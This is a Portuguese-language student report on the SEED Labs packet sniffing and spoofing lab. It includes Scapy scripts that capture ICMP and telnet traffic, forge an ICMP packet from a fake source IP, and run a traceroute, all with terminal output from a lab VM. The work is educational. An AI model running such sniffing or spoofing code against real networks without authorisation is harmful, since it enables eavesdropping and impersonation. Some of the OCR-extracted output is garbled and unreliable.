

UNIVERSIDADE FEDERAL DE UBERLÂNDIA
FEELT – FACULDADE DE ENGENHARIA ELÉTRICA
ENGENHARIA DE COMPUTAÇÃO

LUCAS ALBINO MARTINS
12011ECP022

**SEGURANÇA DE SISTEMAS COMPUTACIONAIS: SEEDLABS 20.04:
NETWORK SECURITY – PACKET SNIFFING AND SPOOFING LAB**

UBERLÂNDIA
2021

Introdução.

Packet Sniffing e Packet Spoofing.

Sniffing e spoofing de pacotes são conceitos que qualquer pessoa interessada em segurança de rede deve conhecer. Eles são usados por hackers em uma variedade de ataques, como seqüestro de sessão TCP, inundação de SYN e envenenamento de cache DNS, para citar alguns.

Packet sniffers são aplicativos ou utilitários que leem pacotes de dados que atravessam a rede dentro da camada TCP/IP (Transmission Control Protocol/Internet Protocol). Quando nas mãos dos administradores de rede, essas ferramentas “farejam” o tráfego da Internet em tempo real, monitorando os dados, que podem ser interpretados para avaliar e diagnosticar problemas de desempenho em servidores, redes, hubs e aplicativos. Quando o sniffing de pacotes é usado por hackers para realizar o monitoramento não autorizado da atividade na Internet, os administradores de rede podem usar um dos vários métodos para detectar sniffers na rede. Armados com esse aviso prévio, eles podem tomar medidas para proteger os dados de sniffers ilícitos.

A Spoofing de pacotes ou spoofing de IP é a criação de pacotes de Protocolo de Internet (IP) com um endereço IP de origem com o objetivo de ocultar a identidade do remetente ou se passar por outro sistema de computação. Um ataque de spoofing ocorre quando uma parte mal-intencionada se faz passar por outro dispositivo ou usuário em uma rede para iniciar ataques contra hosts de rede, roubar dados, espalhar malware ou ignorar controles de acesso.

O invasor cria um pacote IP e o envia ao servidor, o que é conhecido como solicitação SYN (sincronizar). O invasor coloca o próprio endereço de origem como o endereço IP de outro computador no pacote IP recém-criado. O servidor responde de volta com uma resposta SYN ACK, que viaja para o endereço IP forjado. O invasor recebe essa resposta SYN ACK enviada pelo servidor e a reconhece para concluir uma conexão com o servidor. Feito isso, o invasor pode tentar vários comandos no computador servidor. Os métodos mais comuns incluem ataques de spoofing de endereço IP, ataques de spoofing de ARP e ataques de spoofing de servidor DNS. As medidas comuns que as organizações podem tomar para prevenção de ataques de falsificação incluem filtragem de pacotes, uso de software de detecção de falsificação e protocolos de rede criptográficos.

O que é o Scapy?

Scapy é um poderoso programa interativo de manipulação de pacotes. Ele é capaz de forjar ou decodificar pacotes de um grande número de protocolos, enviá-los pelo fio, 2captura-los, combinar solicitações e respostas e muito mais. Ele pode lidar facilmente com a maioria das tarefas clássicas, como varredura, rastreamento, sondagem, testes de unidade, ataques ou descoberta de rede (pode substituir hping, 85% do nmap, arpspoof, arp-sk, arping, tcpdump, tshark, p0f, etc.). Ele também funciona muito bem em muitas outras tarefas específicas que a maioria das outras ferramentas não consegue lidar, como enviar quadros inválidos, injetar seus próprios quadros 802.11, combinar técnicas (salto de VLAN + envenenamento de cache ARP, decodificação VOIP em canal criptografado WEP, ...), etc.




Imagen 1 – Scapy.

Do ambiente do laboratório.

Task 1.1: Sniffing Packets

Task 1.1A

Na primeira task utilizando o código fornecido pelo SeedLabs, para cada pacote capturado, a função de retorno de chamada print_pkt() será invocado; esta função imprimirá algumas das informações sobre o pacote.

```
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):
    pkt.show()

interfaces = ['br-e12cb9117793','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
```





Imagen 2 – Código do sniffer.py.

Para auxiliar o programa, com auxilio de um terminal com comando um ping em direcionado para o link www.ufu.br.




```
[02/03/22]seed@VM:~/.../volumes$ sudo chmod a+x sniffer.py
[02/03/22]seed@VM:~/.../volumes$ sudo python3 sniffer.py
###[ Ethernet ]###

[02/03/22]seed@VM:~/.../volumes$ ping www.ufu.br
PING www.ufu.br (200.19.145.55) 56(84) bytes of data.
64 bytes from bulma.dr.ufu.br (200.19.145.55): icmp_seq=1 ttl=53 time=41.8 ms
64 bytes from bulma.dr.ufu.br (200.19.145.55): icmp_seq=2 ttl=53 time=30.1 ms
64 bytes from bulma.dr.ufu.br (200.19.145.55): icmp_seq=3 ttl=53 time=30.5 ms
^C
--- www.ufu.br ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2025ms
rtt min/avg/max/mdev = 30.143/34.129/41.755/5.394 ms
[02/03/22]seed@VM:~/.../volumes$ 

proto      = icmp
chksum    = 0x9b6
src       = 10.20.30.8
dst       = 200.19.145.55
\options   \
###[ ICMP ]###
```

Imagen 3 – Ping www.ufu.br

Executando o programa com o privilégio de root, temos os seguintes pacotes capturados.



```
[02/03/22]seed@VM:~/.../volumes$ sudo chmod a+x sniffer.py
[02/03/22]seed@VM:~/.../volumes$ sudo python3 sniffer.py
###[ Ethernet ]###
dst      = 52:54:00:12:35:00
src      = 08:00:27:cf:de:a2
type     = IPv4
###[ IP ]###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 44940
flags    = DF
frag     = 0
ttl      = 64
proto    = icmp
chksum   = 0x9b6
src      = 10.20.30.8
dst      = 200.19.145.55
\options  \
###[ ICMP ]###
```

Imagen 4 – Resultado do Spoffing.py como root.

###[Ethernet]###

dst = 52:54:00:12:35:00

src = 08:00:27:cf:de:a2

type = IPv4

###[IP]###

version = 4

$$ihl = 5$$

tos = 0x0

len = 84

id = 4494

flags = D

frag = 0

ttl = 64

proto = icmp

chksum = 0x9b6

sfc = 10.20.30.8

dst = 20

\options \

"ICMI" 11

Type — see

6

Chisum — 841000


18 OCT 1

Seq

Raw

load
no\y00

Depois disso, executando o programa novamente, mas sem usar o privilégio de root, podemos observar que não houve permissão para as mesmas capturas.



The screenshot shows a Linux desktop environment with several windows open. In the foreground, a terminal window is active with the command `python3 sniffer.py`. The output shows a `PermissionError`: `[Errno 1] Operation not permitted`. The terminal window title bar says `seed@VM: ~$`. Below the terminal, another window shows the user's name: `Lucas Albino Martins`.

Imagen 5 – Executando o Sniffer.py sem privilégios.

O que ocorreu então, e a diferença entre usar o programa como root e rodar como usuário comum sem privilégios. A execução do programa usando sudo nos permite ver todo o tráfego de rede em nossas interfaces fornecidas.

Como podemos ver na execução sem privilégios de root temos um `PermissionError` (Operação não permitida). Então, se quisermos capturar pacotes, precisamos de privilégios de root para ver o tráfego e capturar os pacotes relevantes.

Task 1.1B

Normalmente ao captarmos pacotes, estamos interessados apenas em certos tipos de pacotes. Podemos fazer isso configurando filtros no sniffing. O filtro do Scapy usa a sintaxe BPF (Berkeley Packet Filter) ela pode ser encontrar o manual do BPF na Internet.

Capturar apenas o pacote ICMP:

```
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):

    if pkt[ICMP] is not None:
        if pkt[ICMP].type == 0 or pkt[ICMP].type == 8:
            print("ICMP Packet====")
            print(f"\tSource: {pkt[IP].src}")
            print(f"\tDestination: {pkt[IP].dst}")

        if pkt[ICMP].type == 0:
```

```

print(f"\tICMP type: echo-reply")

if pkt[ICMP].type == 8:
    print(f"\tICMP type: echo-request")

interfaces = ['br-509cec1dbbf2','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)

```

Capturando os pacotes utilizando um programa para apenas protocolos icmp.




Imagen 6 – Sniff para protocolos ICMP.

Utilizando o WIRESHARK para visualizar o envios usando protocolo ICMP.




Imagen 7 – Wireshark captura de protocolo ICMP.

Capture qualquer pacote TCP que venha de um IP específico e com um número de porta de destino 23.

```
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):
    if pkt[TCP] is not None:
        print("TCP Packet====")
        print(f"\tSource: {pkt[IP].src}")
        print(f"\tDestination: {pkt[IP].dst}")
        print(f"\tTCP Source port: {pkt[TCP].sport}")
        print(f"\tTCP Destination port: {pkt[TCP].dport}")

interfaces = ['br-509cec1dbbf2','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='tcp port 23 and src host 10.20.30.8', prn=print_pkt)
```

Com auxilio de um terminal e utilizando a conexão via telnet para o ip 10.20.30.8:23




Imagen 8 – Conexão TELNET.

Captura pelo WIRESHARK do protocolo TELNET específico.




Imagen 9 – WIRESHARK protocolo TELNET.

Os pacotes de captura vêm ou vão para uma sub-rede específica. Você pode escolher qualquer sub-rede, como 128.230.0.0/16; você não deve escolher a sub-rede à qual sua VM está conectada.

O programa 'subnet_sniper.py' utilizando o filtro Berkeley Packet Sintaxe do filtro: ' dst net 128.230.0.0/16', sendo o 'dst' uma direção possível, 'net' retorna true se houver um tipo possível de rede, neste caso, uma sub-rede. E para enviar esses pacotes utilizamos o código 'send_subnet_packet.py'.

Subnet sniper.

```
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):
    pkt.show()

interfaces = ['br-509cec1dbbf2','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='dst net 128.230.0.0/16',
prn=print_pkt)
```

Send subnet packet.

```
#!/usr/bin/python

from scapy.all import *

ip=IP()
ip.dst='128.230.0.0/16'
send(ip,4)
```

Código subnet_sniffer em execução.

```
Activities Terminal Feb 3 23:09
seed@VM: ~/.../LabSetup seed@VM: ~/.../volumes seed@VM: ~/.../volumes seed@VM: ~/.../volumes
[02/03/22]seed@VM:~/.../volumes$ sudo python3 subnet_sniffer.py
###[ Ethernet ]###
dst      = 52:54:00:12:35:00
src      = 08:00:27:cf:de:a2
type     = IPv4
###[ IP ]###
version   = 4
ihl       = 5
tos       = 0x0
len       = 20
id        = 1
flags     =
frag      = 0
ttl       = 64
proto     = hopopt
chksum   = 0xdle7
src       = 10.20.30.8
dst       = 128.230.0.0
\options  \
###[ Ethernet ]###
[02/03/22]seed@VM:~$ Lucas Albino Martins
```

Imagen 10 – Execução subnet_sniffer.

Código send_subnet_packet.py em execução.

```
[02/03/22]seed@VM:~$ sudo python3 send_subnet_packet.py  
...  
[02/03/22]seed@VM:~$ Lucas Albino Martins
```

Imagen 11 – Execução send_subnet_packet.py.

Capturas de pacotes pelo WIRESHARK.

###[Apply a display filter ... <Ctrl-/>]

dsNo.	Time	Source	Destination	Protocol	Length	Info
1	2022-02-03 23:0. PcsCompu_cf:de:a2		Broadcast	ARP	46	Who has 10.20.30.1? Telnet
2	2022-02-03 23:0. RealtekU 12:35:08	PcsCompu_cf:de:a2	10.20.30.8	ARP	68	10.20.30.1 is at 52:54:00:00:00:00
3	2022-02-03 23:0. 10.20.30.8		128.239.0.0	IPv4	34	
4	2022-02-03 23:0. 10.20.30.8		128.239.1.0	IPv4	34	
5	2022-02-03 23:1. 10.20.30.8		128.239.2.0	IPv4	34	
6	2022-02-03 23:1. 35.164.163.28		10.20.30.8	TLSv1.2	85	Application Data
7	2022-02-03 23:1. 10.20.30.8		35.164.163.28	TCP	54	39972 -> 443 [ACK] Seq=10.20.30.8:10.20.30.8:10.20.30.8:10.20.30.8
8	2022-02-03 23:1. 10.20.30.8		35.164.163.28	TCP	10.20.30.8:10.20.30.8:10.20.30.8:10.20.30.8	
9	2022-02-03 23:1. 35.164.163.28		10.20.30.8	TCP	10.20.30.8:10.20.30.8:10.20.30.8:10.20.30.8	
10	2022-02-03 23:1. 10.20.30.8		128.239.0.0	IPv4	34	

[02/03/22] seed@VM: ~\$ Lucas Albino Martins

Imagen 12 – WIRESHARK protocolo IPV4.

Task 1.2: Spoofing ICMP Packets

O que é o spoofing de pacotes? - Quando um usuário normal envia um pacote, o sistema operacional geralmente não permite que o usuário defina todos os campos nos cabeçalhos do protocolo (como TCP, UDP, e cabeçalhos IP). O sistema operacional definirá a maioria dos campos, permitindo apenas que os usuários definam alguns campos, como o endereço IP de destino, o número da porta de destino, etc. No entanto, se os usuários tiverem o privilégio de root, eles podem definir qualquer campo arbitrário no pacote cabeçalhos. Isso é chamado de falsificação de pacotes.

```
from scapy.all import *

a = IP()
a.src = '1.2.3.4'
a.dst = '10.20.30.8'
send(a/ICMP())
ls(a)
```

Usando a biblioteca do scapy, então o ip de origem foi substituído pelo nosso próprio ip: 1.2.3.4 e enviou o pacote para o destino 10.20.30.8, logo o pacote foi recebido por 10.20.30.8 e enviou uma resposta de eco de volta para 1.2.3.4.

Código icmp spoofing.

```
[02/04/22]seed@VM:~/.../volumes$ sudo python3 icmp_spoofing.py
.
Sent 1 packets.
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None      (None)
tos         : XByteField               = 0          (0)
len         : ShortField              = None      (None)
id          : ShortField              = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)          = 0          (0)
ttl          : ByteField                = 64         (64)
proto        : ByteEnumField           = 0          (0)
chksum       : XShortField             = None      (None)
src          : SourceIPField           = '1.2.3.4'  (None)
dst          : DestIPField              = '10.20.30.8' (None)
options      : PacketListField         = []         ([])

[02/03/22]seed@VM:~/.../volumes$
```

```
[02/03/22]seed@VM:~$ Lucas Albino Martins
```

Imagen 13 – Execução do icmp_spoofing.py.

Captura de pacotes pelo WIRESHARK




Imagen 14 – Captura de pacotes do protocolo ICMP(request/reply)

Task 1.3: Traceroute

O que é traceroute? - traceroute é um comando de diagnóstico de rede de computadores para exibir possíveis rotas e medindo atrasos de trânsito de pacotes/protocolos em uma rede de internet.

O código para o traceroute está usando a biblioteca Scapy. Solicita o IP de destino '200.19.145.55', que é a da UFU. O sinalizador 'ttl' do pacote está aumentando em um em cada pacote fornecido. Usando um loop while que continuará iterando enquanto estiver roteando. O método sr1() do Scapy é um método que irá escutar e esperar por um pacote resposta. (timeout = limite de tempo para resposta, verbose = ignore a impressão detalhes desnecessários).

```
from scapy.all import *


inRoute = True
i = 1
while inRoute:
    a = IP(dst='200.19.145.55', ttl=i)
    response = sr1(a/ICMP(), timeout=7, verbose=0)

    if response is None:
        print(f"{i} Request timed out.")
    elif response.type == 0:
        print(f"{i} {response.src}")
        inRoute = False
    else:
        print(f"{i} {response.src}")

    i = i + 1
```

